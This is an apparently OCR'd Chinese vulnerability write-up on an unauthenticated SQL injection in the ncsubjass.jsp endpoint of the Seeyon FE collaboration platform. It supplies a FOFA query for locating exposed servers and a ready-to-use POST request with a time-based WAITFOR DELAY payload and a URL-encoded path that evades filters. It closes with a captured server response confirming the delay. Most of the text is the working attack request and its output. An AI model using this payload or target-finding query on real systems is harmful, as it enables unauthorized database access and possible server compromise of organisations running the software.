Z2-4致远互联-FE-移动协作平台-SQL

漏洞描述：

致远互联FE协作办公平台 ncsubjass.jsp接口处存在SQL注入漏洞,未经身份验证的攻击者可以通过此漏洞获取数据库敏感信息，深入利用可获取服务器权限。

网站图片：

工具下载 | 移动客户端下载 | 关于

fofa语法：

body="li_plugins_download"


漏洞复现：

延时5秒 payload：

```
POST /fenc/ncsubjass.j%73p HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Type: application/x-www-form-urlencoded

subjcode=';WAITFOR DELAY '0:0:5'--
```

效果图：


Request
数据包扫描
美化
热加载
构造请求
POST /fenc/ncsubjass.j%73p HTTP/1.1
Host :
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Type: application/x-www-form-urlencoded
subjcode=';WAITFOR DELAY '0:0:5'--
Responses
1532bytes / 5054ms
美化
渲染
请输入定位响应
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.4; JBoss-4.0.4.GA (build: CVSTag=JBoss_4_0_4_GA date=200605151000)/Tomcat-5.5
Set-Cookie: JSESSIONID=B09829D8C1CA98656774EC357D2EE224; Path=/
Content-Type: text/html; charset=utf-8
Date: Mon, 17 Jun 2024 04:10:15 GMT
Content-Length: 1655
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.
xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title></title>
<link rel="stylesheet" type="text/css" href="/fenc/fenc.css" />
<link rel="stylesheet" type="text/css" href="/css35/fromcss.css" />
<script type="text/javascript" src="/dwr/engine.js"></script>
<script type="text/javascript" src="/dwr/util.js"></script>
<script
type="text/javascript"
src="/dwr/interface/BasicService.js"
></script>
<script type="text/javascript" src="/dwr/interface/StringUtil.js"></script
<script language="javascript" src="/js35/BaseFunc.js"></script>
<script language="javascript" src="/js35/InputUI.js"></script>
<script type="text/javascript" src="/js35/select_window.js"></script>
<script language="javascript" src="/js35/check_calculat.js"></script>